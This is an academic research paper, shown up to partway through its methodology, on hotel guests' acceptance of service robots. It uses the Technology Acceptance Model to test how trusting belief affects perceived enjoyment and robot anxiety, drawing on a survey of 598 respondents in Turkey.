Undoubtedly, the nature of service plays an essential role in robot integration. For instance, a fast-food restaurant may use mechanical AI more intensively to provide customer value, whereas a French restaurant prioritizes human-intensive service (M. H. Huang & Rust, 2021). In this regard, robot adoption requires additional prudence in industries with a high level of human engagement, such as hospitality (Fusté-Forné & Jamal, 2021). Since a limited number of robots operate in just a few tourism and hospitality businesses, most of the existing tourist and hospitality robotics research tends to be conceptual (Murphy et al., 2019). Although the use of robots in such service industries as elderly care (Engelberger, 1998) and education (Nourbakhsh, 2000) has a relatively older history, robotic technologies in travel, tourism, and hospitality have been gaining traction recently after the application in the Henn-na Hotel in Japan in 2015, due to a requirement of sophisticated reactions to the customer's needs for many services (Ivanov et al., 2019). As a result, more than half of the robots used in the Henn-na Hotel began causing problems for the customers, such as failing to answer questions or waking the customer up at midnight. As such, these robots were discontinued after four years due to not being advanced enough to perform the expected tasks (Shead, 2019). Academic studies have also shown that robots may negatively impact customer perception in different aspects of the hospitality service, as in the case of the Henn-na Hotel. For example, Jia et al. (2021) discovered that service robots in hotels are an effective method of increasing visitor satisfaction; however, the high degree of anthropomorphism of the robots used in hotel services causes aversion in some guests. This is related to a phenomenon known as the uncanny valley, which expresses the feeling of interacting with a zombie in the human-robot interaction literature (Mori, 2012). On the other hand, anxiety may arise as a result of the user's interaction with the robot and could negatively affect the hotel's customers. For example, Etemad-Sajadi & Sturman (2021) observed that fear of robots has a negative impact on the intention to use the robot concierge. According to Wirtz et al. (2018), the more trustworthy a robot is, the more likely it will be adopted. Likewise, Thatcher et al. (2007) summarized users' trust in technology as their belief in its ability to perform and willingness to rely on it. Furthermore, these trusting beliefs of individuals have both positive and negative affective reactions (Mcknight et al., 2011).

In this respect, discovering the negative impacts and antecedents of robot usage in the hospitality literature, which is very scarce, is as essential as understanding the positive features that might facilitate user adaptation. One of the aims of this study is to fill this gap by investigating the antecedent of positive and negative affective reactions.

Even though robots are not currently being used in every hotel service, reports show that the robot market for the hospitality industry is on an upward trend in terms of performing routine tasks. According to the Allied Market Research (2021) report, the delivery robot segment for luggage handling or room service in the hospitality robot market, which now has a value of $60.6 million, is expected to reach $726 million by 2030, while the total market for hospitality robots, such as those used for cleaning, reception, restaurant, or entertainment, is anticipated to reach a worth of around $3 billion. However, while hospitality robots emerged as a rapidly growing market due to increasing productivity and reducing costs from the supply-side perspective, a comparable acceleration has not been observed in academic studies. Scholars believe that more studies are needed to investigate the influential variables of service robots in hospitality, especially as they relate to customer perception (Ivanov et al., 2019; Ivanov & Webster, 2019; Luo et al., 2021; I. Tussyadiah, 2020). Earlier studies on service robots are mostly theoretical in nature, emphasizing theoretical explanations of robots which currently exist in the hospitality industry and suggestions for future studies (Jia et al., 2021). Hence, examining the specific effects of robot use from different hospitality dimensions is a gap that must be filled in the literature. In this study, the perception of customers for hotels served by robots

was investigated within the Technology Acceptance Model (TAM) framework, and the effects of trusting belief on perceived enjoyment and anxiety were examined within the scope of the conceptual model seen in Figure 1.

2. LITERATURE REVIEW

A robot is an intelligent agent that can act on the physical environment, embodied in an anthropomorphic, zoomorphic, caricature, or functional form, capable of observing, comprehending, and learning through various AI technologies, such as natural language processing and machine learning (Bowen & Morosan, 2018; Tung & Law, 2017). A service robot is defined as a social agent that can replace human providers by executing system-based functions autonomously, even without human interaction, with adaptable interfaces that interact, communicate, and deliver service to the customers (Fusté-Forné & Jamal, 2021; Wirtz et al., 2018). Murphy et al. (2017) state that when robots are classified as industrial, professional, or personnel, industrial robots have a 50-year history of performing jobs, such as food preparation for the hospitality industry. On the other hand, professional and personal robots, such as cleaning, luggage handling, serving in a restaurant, or concierge services, where social interaction, autonomy, and mobility are significantly higher than industrial robots, have about 20 years of history. From a different perspective, Ivanov & Webster (2020) suggested three types of robots that can be used in the hospitality industry considering the tourism economy, classified based on their mobility: the customer participation type (which is divided into two, as back-house and front-house), stationary, and mobile types. A further distinction relates to ownership, whether robots are owned or rented. In this proposed classification, front-of-house robots (who carry out activities such as check-in, courier, entertainment, and concierge) that require interaction with the customer need to be adapted more carefully when considering customer satisfaction because human-robot interaction inherently contains uncertainties, with negative situations potentially disappointing the customer.

In this sense, robots in the hospitality industry contribute to consumer satisfaction by providing value in the form of new experiences, enjoyment, efficiency, and productivity; yet, the unfavorable scenario that emerges throughout the interaction process leads to dissatisfaction (Jia et al., 2021; Prentice et al., 2020). For example, Prentice et al. (2020) found the concierge robot an influential factor in both satisfaction and loyalty by suggesting exciting travel destinations, answering customer questions, and entertaining them. The same study showed that customers who had a poor experience with voice-activated services were less likely to trust these robots in situations involving money, such as ordering meals. In another study conducted in China, Jia et al. (2021) stated that a user who is satisfied with the service robots will have a positive attitude toward the hotel. Furthermore, their findings reveal that customers whose satisfaction is increased by service robots are more likely to purchase a room. Based on TripAdvisor customer reviews and scores on hotels with service robots, Luo et al. (2021) discovered that robotic services provide value and are a key element in influencing overall consumer satisfaction with the hotel. Lastly, a recent study on restaurant service robots revealed that trust positively affects customer satisfaction, while the perceived risk factor has a strong negative impact (Seo & Lee, 2021).

Accordingly, the successful adoption of robot technologies, which is understood to be strongly related to customer satisfaction and customer loyalty, is related to the user's trust in robots, which is the most rooted subject of information systems (IS).

2.1. TRUSTING BELIEF

As beliefs are opinions that an individual accepts as true, it has been mentioned in the management information systems (MIS) that understanding humans' reactions to technology is critical (Agarwal & Karahanna, 1998; Thatcher et al., 2007). An individual's trust in technology is defined as the belief about how a technology will perform and their willingness to rely upon such technology (Thatcher et al., 2007). Wirtz et al. (2018) address robot adaption for the service industry in their conceptual model, arguing that the more a robot is perceived as trustworthy and concerned about the requirements of its customers, the more likely it will be adopted. According to van Pinxteren et al. (2019), trust plays a fundamental role in adopting service robots and positively impacts enjoyment; however, literature is scarce.

When comparing the customer acceptance of the novel robotic technology to e-commerce, which has been widely adopted, trust emerges as a critical determinant in the IS literature (Benbasat & Wang, 2005; McKnight et al., 2002). McKnight et al. (2002) stated that trust helps customers share personal information with web-based sellers and make purchases by overcoming

uncertainty, complexity, and risk perceptions. He further conceptualizes the trusting belief in a web-based vendor under the competence, benevolence, and integrity dimensions. Benbasat & Wang (2005) have shown that integrating this triple structure with TAM significantly impacts online recommendation agents as technological artifacts, with consumers treating computer agents as "social actors" when interacting with recommendation agents where human characteristics can be perceived. According to Mcknight et al. (2011), trust in technology has been evaluated similarly to trust in humans in previous studies; however, due to a lack of volition and morals in technology, IT-related trust belief is related to technical characteristics, just like when comparing a word processing software to a human copyeditor. When users compare the two, they consider the human copyeditor's competence and willingness to take the time to edit the paper carefully and the word processing program's ability to detect misspelled words or grammatical errors. In this sense, Mcknight et al. (2011) conceptualized trust in technology in terms of: functionality (performing its intended tasks), helpfulness (providing adequate assistance), and reliability (continuous and error-free processing). With a holistic approach based on Mcknight et al. (2011)'s triple structures, I. P. Tussyadiah et al. (2020) defined trust for IT as a user's expectation that information technology artifacts, such as robots, recommendation agents, websites, online assistants, and similar agents, would perform the expected responsibilities. However, a general measurement of trust in robots may not be clear in choosing human-like or system-like approaches because if one of the robots evaluated within the scope of the research seems more human, the respondent may tend to evaluate it more in terms of competence than functionality (Lankton et al., 2015). Furthermore, research has focused on robotics, particularly in the hospitality literature. In these studies, robot technology is first introduced to respondents through video (Choe et al., 2021; Zhong, Zhang, et al., 2020) or image (Seo & Lee, 2021) instead of interacting with robots directly, due to the minimal use of such technology today. After the respondents were introduced to the robots, a survey was given to gauge responses.

In this sense, when it comes to the general evaluation of trust in robots with different characteristics, it is thought that it would be more appropriate to use a validated scale that would be easy to understand for the respondent who has not yet experienced interacting with robots. At this point, Ivanov et al. (2018) revealed that hotel robots have disadvantages regarding perception among young adults. When the content of the proposed dimension is examined, it shows significant similarities as a general concept with the trusting belief factor in I. P. Tussyadiah et al. (2020)'s study, including the expectation that robots can malfunction during service, misunderstand questions or orders, and not fulfill special requests. Furthermore, it such a study is thought to present a more specific scale since it includes the beliefs of individuals who have not used robot services before, compared to the general trust approaches for robots that Etemad-Sajadi & Sturman (2021) and Seo & Lee (2021) have developed. Since the perception of trust toward different hotel robots will be examined in our study, the dimension from Ivanov et al. (2018) 's research was adopted as the general trusting belief.

2.2. AFFECTIVE REACTION

In earlier studies, theories and models related to human-computer interaction in IS have focused on the cognitive and behavioral aspects of the human decision-making process in organizational contexts, with the affective reactions, such as feelings of joy or depression that occur from the interaction, being neglected (Davis et al., 1989; Hwang & Kim, 2007; Venkatesh & Davis, 2000). More recent studies in IS on technology adaptation have concentrated mainly on the consequences of users' affective reactions, such as the external variables of enjoyment and anxiety on the perceived usefulness, ease of use, and behavioral intention, with little attention paid to the antecedents of these affective responses (Abou-Shouk et al., 2021; Etemad-Sajadi & Sturman, 2021; Ghazali et al., 2020; Park & Kwon, 2016; Venkatesh & Bala, 2008). However, identifying the antecedents of affective reactions will undoubtedly contribute to a better understanding of the technology adaptation process, both academically and practically. According to Mcknight et al. (2011), when a user's plan or objective is interrupted by agents due to a service failure, trust in technology reflects positive or negative emotions. Lankton et al. (2015) statistically proved that trusting belief is an antecedent of emotion, with users feeling comfortable and enjoying reducing the feeling of risk and uncertainty. Hwang & Kim (2007) discovered that perceived online quality with service contents, such as the ease with which needed data can be obtained, had a positive effect on perceived enjoyment and a negative effect on system anxiety. In a study examining the adaptation of online payment, Rouibah (2012) also found that trust positively affects enjoyment. Individuals' prior cognitive beliefs are shaped by media or popular culture, and emotions such

as enjoyment or anxiety about technology acceptance are seen as highly important for human-robot interaction, particularly in hospitality (Tung & Law, 2017). Therefore, it has been decided that it is appropriate to examine the antecedents of enjoyment and robot anxiety, which are perceived as positive and negative affective reactions, within the scope of this research.

Anxiety is defined as a harmful mental state that perceived threats might trigger (H. L. Huang et al., 2021). Users may have negative opinions about information technologies such as computers (computerphobic) due to trait or state anxiety, with the avoidance of using them being defined as technophobia in IS literature (Brosnan, 2002). Research on human-computer interaction (HIR) has shown that when users interact with robots in daily life, their attitudes and emotions influence their behaviors, and negative attitudes against robots may coexist with anxiety, resulting in avoidance behavior with robots (Nomura et al., 2008). However, although it is challenging to eliminate trait anxiety due to its permanent personality features, state anxiety is more straightforward to eliminate due to its transitory nature (Brosnan, 2002). Detecting factors that reduce state anxiety may provide convenience in developing a positive attitude. In this regard, the first hypothesis we produced within the scope of the research is as follows.

H1: Trusting belief has a negative effect on robot anxiety

The term enjoyment refers to the perception that using a specific system is enjoyable in and of itself, regardless of any performance impact from system use (Venkatesh & Bala, 2008). According to Kuo et al. (2017), using robots in hotels provide customers with fun, enjoyment, and curiosity. For example, In Tokyo, customers tend to play and interact with social robots as a novelty while waiting for human service in restaurants, banks, or stores (Adhikari, 2017). Considering the situation suggested by Mcknight et al. (2011) and Lankton et al. (2015), trusting belief in robot technologies is expected to affect perceived enjoyment positively. Califf et al. (2020) recently observed a similar effect of enjoyment on sharing economy for Airbnb and online travel booking websites**.** To the best of our knowledge, our study will be the first attempt to explore the antecedents of affective reactions on the robot adoption process in the hospitality industry. Several TAM-based robot adaptation studies have analyzed the impact of perceived enjoyment and robot anxiety factors as independent variables, with significant results being obtained. For example, Park & Kwon (2016) found that perceived enjoyment positively impacts both the usefulness and ease of use for teaching assistant robots. Ghazali et al. (2020) revealed that the perceived enjoyment in individuals significantly affects the perceived ease of use, attitude towards using, and intention to use behavior of the persuasive robots. According to Abou-Shouk et al. (2021), the perceived enjoyment of utilizing robots in hotels and travel agencies impacts the robot's perceived easiness. In contrast, Etemad-Sajadi & Sturman (2021) claimed that fear of robots has a negative impact on the willingness to use robot concierges. Saari et al. (2022) discovered a significant but small negative effect of robot anxiety on ease of use while revealing that perceived enjoyment positively affects the ease of use with large effects for robot concierge. While investigating the effects of pleasure and anxiety on TAM variables, it was discovered that studies on the antecedents of these affective responses during the literature review on robot-human interaction are scarce. Wang et al. (2021) found that the effective use of AI-voice robot services to communicate with the government positively affected users' perceived enjoyment. An experimental field study conducted by van Pinxteren et al. (2019) discovered that anthropomorphism explains trust, with trust strongly influencing the enjoyment for a humanoid service robot. In this regard, the second hypothesis we produced within the scope of the research is as follows.

H2: Trusting belief has a positive effect on perceived enjoyment

2.3. TECHNOLOGY ACCEPTANCE MODELS

Since robots share physical space with humans, the acceptance of the robot by the human is the one factor that could produce a successful interaction (Bröhl et al., 2016). TAM is the basis for several different models that measure the acceptance of information technology (IT) in the literature. The TAM model reveals that perceived usefulness (subjective probability of increasing job performance using IT) and ease of use (the expectation of being effortless) are the determinants of attitude, leading to users' behavioral intention to use information technologies (Davis, 1989; Davis et al., 1989). TAM2 extends TAM by considering user acceptance of IT in the workplace and describes the impact of social influence (subjective norm, voluntariness, and image) and cognitive instrumental (job relevance, output quality, result demonstrability, and perceived

ease of use) on the perceived usefulness and intention to use a new system (Venkatesh & Davis, 2000). TAM3 reveals the effect of individual differences, system characteristics, social influence, and facilitating conditions on the perceived benefit and ease of use, considering the TAM-based studies conducted over the years, and is an extended version of TAM2 with computer anxiety, computer playfulness, perceived enjoyment, objective usability, perception of external control, and computer self-efficacy variables as the personal ability and intrinsic motivation (Venkatesh & Bala, 2008). UTAUAUT is a theory based on considering eight different models from various disciplines for evaluating technology acceptance. It states that the factors of performance expectancy, effort expectancy, social influence, and facilitating conditions have an impact on an individual's behavioral intention to use an IT; additionally, age, gender, experience, and voluntariness have moderator effects, influencing each group differently (Venkatesh et al., 2003). UTUAT2 is the extended version of UTUAUT and considers acceptance of technology in the consumer context to include hedonic motivations, price, and habits with moderator effects of age, gender, and experience (Venkatesh et al., 2012). This study focused on the core TAM model factors, with the adaptation of service robots in hotels being investigated using external variables. The definitions of the variables used in the study are shown in Table 1. As listed in Table 2, several studies in the literature have applied TAM and derived models for exploring the customer acceptance of robots in various industries.

Table 1

Definitions of the Variables in the Conceptual Model

Construct	Definition	References
Perceived Usefulness (PU)	The degree to which an individual believes that using service robots would enhance their performance in time-saving, assistance, and speed of service.	(Davis, 1989; Song, 2017)
Perceive Ease of Use (PEOU)	The degree to which an individual believes that using a service robot would be effortless.	(Davis, 1989; Heerink et al., 2010)
Attitude Toward Using (ATT)	An individual's positive or negative feelings towards the service robots.	(Davis et al., 1989; Heerink et al., 2010)
Intention to Stay (INT)	An individual's subjective probability that he or she will stay at the hotel served by robots.	(Chen & Tung, 2014; Davis, 1985)
Perceived Enjoyment (PE)	The perception that using a robot is enjoyable in and of itself, regardless of any performance impact.	(Heerink et al., 2010; Venkatesh & Bala, 2008)
Robot Anxiety (RA)	It is the individual's pre-existing feeling of fear due to the unpredictability of the future to solve the difficulties encountered while using the robot.	(Heerink et al., 2010; Nomura et al., 2008)
Trusting Belief (TB)	An individual's beliefs in a robot's functionality, reliability, and responsiveness.	(Lankton et al., 2015)

As in the basic model, it has been observed that the perceived ease of use and perceived usefulness positively influence the attitudes toward service robots (Abou-Shouk et al., 2021; Choe et al., 2021; Ghazali et al., 2020; W. H. Lee et al., 2018; Li & Wang, 2021; Park & Kwon, 2016; Zhong, Zhang, et al., 2020). Furthermore, some research indicates that perceived ease of use has a significant positive impact on perceived usefulness (Abou-Shouk et al., 2021; Choe et al., 2021; Forgas-Coll et al., 2021; Ghazali et al., 2020; W. H. Lee et al., 2018; Park & Kwon, 2016; Seo & Lee, 2021; Yang et al., 2021) and intention to use social robots (Forgas-Coll et al., 2021). In most research, attitudes toward service robots are considered an essential antecedent of intention (Choe et al., 2021; W. H. Lee et al., 2018; Li & Wang, 2021; Park & Kwon, 2016; Zhong, Zhang, et al., 2020). Similar to the fundamental TAM, research has shown that the perceived usefulness of service robots is a determinant of intention to use (Etemad-Sajadi & Sturman, 2021; Forgas-Coll et al., 2021; W. H. Lee et al., 2018; Park & Kwon, 2016; Saari et al., 2022; Seo & Lee, 2021; Yang et al., 2021). In this context, the hypotheses developed within the scope of the conceptual model, including the essential TAM variables, are as follows:

H3: Perceived usefulness has a positive effect on attitude toward using robots

H4: Perceived ease of use has a positive effect on attitude toward using robots

H5: Perceived ease of use has a positive effect on perceived usefulness

H6: Attitude toward using has a positive effect on the intention to stay

The factors defined as external variables in the basic TAM and the effects on perceived usefulness, ease of use, attitude toward using, and the intention to use service robots have been examined in previous research. Studies such as those carried out by (Park & Kwon, 2016), (Ghazali et al., 2020), (Abou-Shouk et al., 2021), and (Saari et al., 2022) have revealed that enjoyment positively affects perceived ease of use, with (Park & Kwon, 2016) observing that enjoyment has a positive effect on the perceived usefulness of social robots.

Table 2
Literature Review on TAM-Related Service Robots

Study	Objective	Findings	Scope, Data, Method and Location
(Park & Kwon, 2016)	· Using the technology acceptance model to investigate the factors that influence the adoption of Teaching Assistant robots.	· Ease→ Usefulness · Ease → Attitude · Usefulness → Attitude · Usefulness →Intention · Attitude → Intention · Enjoyment→ Usefulness · Enjoyment → Ease · Service Quality→ Usefulness · Service Quality → Ease	· Teaching assistant robots · 609 Respondents · Survey · SEM · South Korea
(W. H. Lee et al., 2018)	· TAM was used to investigate the customer's perception of restaurant robots, including trust, interactivity, and output quality as independent factors.	· Ease→ Usefulness · Ease→ Attitude · Usefulness→ Attitude · Usefulness→ Acceptance · Attitude→ Acceptance · Trust→ Usefulness · Interactivity→ Ease · Output Quality→ Usefulness	· Restaurants Service Robots · 382 Respondents · Survey · SEM · Taiwan
(Turja et al., 2020)	· Based on technology acceptance theories, a model is proposed for the intention to use care robots.	· Social Influence→ Intention · Attitude→ Intention · Usefulness→ Intention · Enjoyment→ Intention · Personel Values→ Usefulness · Personel Values→ Social Influence · Perceived Unemployment[-]→ Personel Values	· Care Robots · 544 Respondents · Survey · SEM · Finland
(Ghazali et al., 2020)	· Analyzing the user's acceptance of the social robot by evaluating the TAM with factors expressed trusting belief, compliance, liking, and psychological reactance that are conceptualized as social responses.	· Usefulness→ Attitude · Ease→ Usefulness · Ease→ Attitude · Ease→ Liking · Enjoyment→Ease · Enjoyment→Attitude · Enjoyment→ Intention · Enjoyment→ Liking · Liking→ Reactance · Liking→ Intention · Beliefs→ Reactance · Beliefs→ Attitude · Beliefs→ Usefulness · Beliefs→ Compliance	· Before completing the survey, participants interacted with a persuasive robot · Survey · SEM · 78 Respondents
(Zhong, Zhang, et al., 2020)	· The theory of planned behavior, the technology acceptance model, and the perceived value-based acceptance model was used to investigate hotel guests' attitudes toward robots.	· Usefulness→ Attitude · Ease→ Attitude · Sentimental Value→ Value · Self-Efficacy→ Behavioral Control · Attitude→ Intention · Value→ Intention · Behavioral Control→ Intention	· Before completing the survey, participants watched a video on hotel service robots · Survey · SEM · 217 Respondents · China
(Yang et al., 2021)	· Explores the relation between technology readiness and technology amenities as antecedents to visiting intentions using TAM.	· Ease→ Usefulness · Ease[-]→ Visiting Intention · Usefulness→ Visiting Intention · Technology Readiness→ Visiting Intention · Technology Amenities→ Ease · Technology Amenities → Usefulness	· Smart Hotels · Interview · Survey · SEM · 648 Respondents · China

(Choe et al., 2021)	·Using the technology acceptance model and theory of planned behavior for exploring behavioral intentions in the context of robotic restaurants.	· Ease→ Usefulness · Ease→ Attitude · Usefulness→ Attitude · Subjective Norm→ Attitude · Subjective Norm→ Personal Norm · Subjective Norm→ Intention · Attitude → Intention · Behavioral Control→ Intention · Personal Norm→ Intention	· Before completing the survey, participants watched a video on restaurant robots · Robotic Restaurant · Survey · SEM · 416 Respondents · South Korea
(Abou-Shouk et al., 2021)	·Using the technology acceptance model to examine the variables influencing customers' attitudes regarding robot adoption in hotels and travel agencies	· Usefulness→ Attitude · Enjoyment→ Ease · Adopter category→ Ease · Appropriateness→ Usefulness · Ease→ Attitude · Ease→ Usefulness · General Attitude→ Attitude · General Attitude→ Usefulness · Robots' interest→ Attitude · Robots' interest→ Usefulness	· Hotel Service Robot · Survey · SEM · 570 Respondents · Egypt
(Etemad-Sajadi & Sturman, 2021)	·Understanding with an extended TAM how consumers respond to a service experience provided by the robot Pepper.	· Social Presence→ Usefulness · Social Presence→ Trust · Social Presence→ Emotional Appeal · Trust→ Intention · Trust[-]→ Emotional Appeal · Emotional Appeal→ Intention · Usefulness→ Intention · Fear of Robots[-]→ Intention	· The participants interacted with the robot pepper, and then the questionnaire form was filled. · Concierge in University · Survey · SEM · 180 Respondents
(Li & Wang, 2021)	·Exploring customer acceptance of service robots with TAM where external variables are customer characteristics (role clarity and ability) and robot characteristics (anthropomorphism, autonomy)	· Attitude→ Intention · Anthropomorphism→ Usefulness · Autonomy→ Usefulness · Autonomy→ Ease · Ability→ Usefulness · Ability→ Usefulness · Ease→ Attitude · Usefulness→ Attitude · Role clarity→ Ease	· General Service Robots · 416 Respondents · Survey · SEM · China
(Seo & Lee, 2021)	·Investigating the effect of trust, perceived risk, and satisfaction on each other and TAM constructs in the robot service restaurant.	· Usefulness→ Intention · Ease→ Usefulness · Trust→ Usefulness · Trust→ Ease · Trust→ Risk · Trust→ Satisfaction · Risk→ Satisfaction · Risk→ Intention · Satisfaction→ Intention	· Service Robots at Restaurants · Before the questionnaire was completed, the participants were shown pictures of robots. · Survey · SEM · 338 respondents · South Korea
(Forgas-Coll et al., 2021)	·Based on TAM, a model is proposed to estimate the intention to use social robot technology. Differences in terms of gender were investigated.	· Usefulness→ Intention · Ease→ Intention · Ease→ Usefulness · Enjoyment→ Intention · Social Influence→ Intention	· Social Robots · The participants filled out the questionnaire after interacting with the social robot. · Survey · SEM · 219 Respondent · Spain
(Saari et al., 2022)	·Investigating the applicability of the technology acceptance model in the context of social robots. ·Examining the differences in adoption of social robots between early adopters and mass-market representatives.	· Image→ Usefulness · Output Quality→ Usefulness · Enjoyment→ Ease · Usefulness→ Intention · Result Demonstrability → Usefulness · Subjective Norm → Image · Robot Anxiety [-]→ Ease	· Respondent interacted with a robot prototype (Pepper) to check the lunch menu in the university before the survey was conducted · Survey · SEM · 132 Respondents

As an affective reaction, users' anxiety and fear of robots aspects were found to have a negative impact on the ease of use (Saari et al., 2022) and the intention to use social robots (Etemad-Sajadi & Sturman, 2021), respectively. Additionally, anthropomorphism (Li & Wang, 2021), service quality (Park & Kwon, 2016), interactivity (W. H. Lee et al., 2018), trust (Etemad-Sajadi & Sturman, 2021; W. H. Lee et al., 2018; Seo & Lee, 2021), output quality (Ghazali et al., 2020; Saari et al., 2022), beliefs (Ghazali et al., 2020), technology readiness and amenities (Yang et al., 2021), robots' interest (Abou-Shouk et al., 2021), social presence (Etemad-Sajadi & Sturman, 2021), liking (Ghazali et al., 2020), risk (Seo & Lee, 2021), autonomy and ability (Li & Wang, 2021), result demonstrability and image (Saari et al., 2022), appropriateness (Abou-Shouk et al., 2021), general attitude (Abou-Shouk et al., 2021), role clarity (Li & Wang, 2021), subjective norm (Choe et al., 2021), social influence (Forgas-Coll et al., 2021), satisfaction (Seo & Lee, 2021), value (Zhong, Zhang, et al., 2020), behavioral control (Choe et al., 2021; Zhong, Zhang, et al., 2020), personal norm (Choe et al., 2021), emotional appeal (Etemad-Sajadi & Sturman, 2021), and adopter category (Abou-Shouk et al., 2021) are other factors exploring the effects on basic TAM variables related to service robots' studies.

In this context, we investigated the effects of perceived enjoyment and robot anxiety, which we conceptualized as affective reactions in our study, on the basic TAM variables. The hypotheses created are as follows;

H7: Perceived enjoyment has a positive effect on perceived usefulness

H8: Perceived enjoyment has a positive effect on perceived ease of use



Figure 1. Conceptual Research Model

Within the scope of the literature review, it is observed that most of the studies on the adaptation of service robots are carried out in far eastern countries (Choe et al., 2021; W. H. Lee et al., 2018; Li & Wang, 2021; Park & Kwon, 2016; Seo & Lee, 2021; Yang et al., 2021; Zhong, Zhang, et al., 2020). Furthermore, questionnaires were used with the convenience sampling method for data collecting, and all studies conducted structural equation modeling (SEM) for path analysis. Sharing experiences by interacting with robots (Etemad-Sajadi & Sturman, 2021; Forgas-Coll et al., 2021; Ghazali et al., 2020; Saari et al., 2022) and giving information about service robots by showing videos (Choe et al., 2021; Zhong, Zhang, et al., 2020) and photographs (Seo & Lee, 2021) to the respondents before filling out the questionnaire is used in several TAM-related service robot studies.

3 METHODOLOGY

3.1 SAMPLES AND PROCEDURES

This study is a part of the researcher-funded project at Sakarya University on the adoption of robot technologies which took place with the approval of the ethics committee, Turkey and was conducted in 2022. The online questionnaire with non-probability convenience sampling was chosen as the data collecting method, with a total of 598 respondents volunteering to participate in the research. Before filling out the questionnaire, the respondents watched a three-minute informative video about hotel service robots. This video introduces eight different service robots, including: reservation, luggage carrier, in-room informative, room service, concierge, cleaning, waiter, and cook. Two sample screenshots of the video are shown in Figure 2.



Figure 2. Screenshots from Informative Video About Hotel Service Robots

3.2. INSTRUMENT DEVELOPMENT

The scales used in the survey were adapted from various sources. Eight items from Heerink et al. (2010) and Nomura et al.(2008) for robot anxiety, five items from Zhong, Sun et al.(2020) for intention to stay, five items each from Heerink et al. (2010) for perceived ease of use and perceived enjoyment, five items from Heerink et al. (2010) and Song (2017) for perceived usefulness, three items for trusting belief from Ivanov et al., (2018) were adopted, and one question for trusting belief was developed within the scope of the research. These items were measured on a 5-point Likert scale ranging from 1 (strongly disagree) to 5 (strongly agree). In addition, attitude toward using, which consists of five items adapted from Lin & Mattila (2021), was measured on a 5-point Likert scale with extremely negative = 1 to extremely positive = 5.

3.3 DATA ANALYSIS

3.3.1 DESCRIPTIVE STATISTICS

Table 3 shows the demographic distribution of the respondents participating in the questionnaire. There is a balance in gender, with 54% of the respondents being male and 46% female.

Table 3

Descriptive Statistics

Measure	Item	Frequency	Percentage
Gender	Male	320	54%
	Female	278	46%
Age	18-29	225	38%
	30-41	140	23%
	42-53	118	20%
	54-64	97	16%
	65+	18	3%
Education	High School	32	5%
	Vocational High School	30	5%
	University	333	56%
	Master	151	25%
	Doctorate	52	9%
Marital Status	Single	317	53%
	Married	281	47%

The respondents participating in the research who are aged between 18 and 29 accounted for 38%. The percentage of respondents aged 30-41 is 23%, while the respondents aged 42 and older is 39%. Regarding education, it has been observed that 90% of the respondents have a university or higher degree. In terms of marital status, 53% are single and 47% are married.

3.3.2 STRUCTURAL EQUITATION MODELING (SEM)

SEM is a robust approach which combines factor analysis and path analysis and allows researchers to test the hypotheses between one or more dependent or independent variables. It simultaneously evaluates the theory-based measurement model, which provides a comprehensive means for analyzing and adjusting the conceptual model (Anderson & Gerbing, 1988; Hayduk et al., 2007; L. Lee et al., 2011). There are two SEM methods: covariance-based (CB) and variance-based partial least squares (PLS). Hair Jr. et al. (2017) recommend using PLS-SEM for non-normal distribution data, which is valid for most social science research. In this regard, the discrimination and construct validity test results were examined using the SmartPLS (Ringle et al., 2015), with the measurement model path coefficients being calculated afterwards.

3.3.3 CONFIRMATORY FACTOR ANALYSIS

The indicator reliability (factor loadings), multicollinearity assessment (variance inflation factor), internal consistency reliability (Cronbach's α, Composite Reliability), convergent validity (Average Variance Extracted), and discriminant validity (Fornell-Larcker Criterion) methods were used to evaluate the measurement model (Joseph F. Hair et al., 2013). The variance inflation factor (VIF), Factor loadings, Cronbach's α, Composite Reliability, and Average Variance Extracted (AVE) results were obtained using the SmartPLS software and are listed in Table 4.

Factor loading values less than 0.6 were removed from the analysis because they did not provide total structural integrity, as proposed by (Hulland, 1999) and (Joe F. Hair et al., 2011). Three items were removed from the study because they did not meet this criterion. As seen in Table 4, the Cronbach's α (≥ 0.70), Composite Reliability (≥ 0.70), AVE (≥ 0.50), and VIF (< 5) of each factor are at the accepted level as suggested by Bagozzi & Yi (1988), Fornell & Larcker (1981) and (Joseph F. Hair et al., 2013).

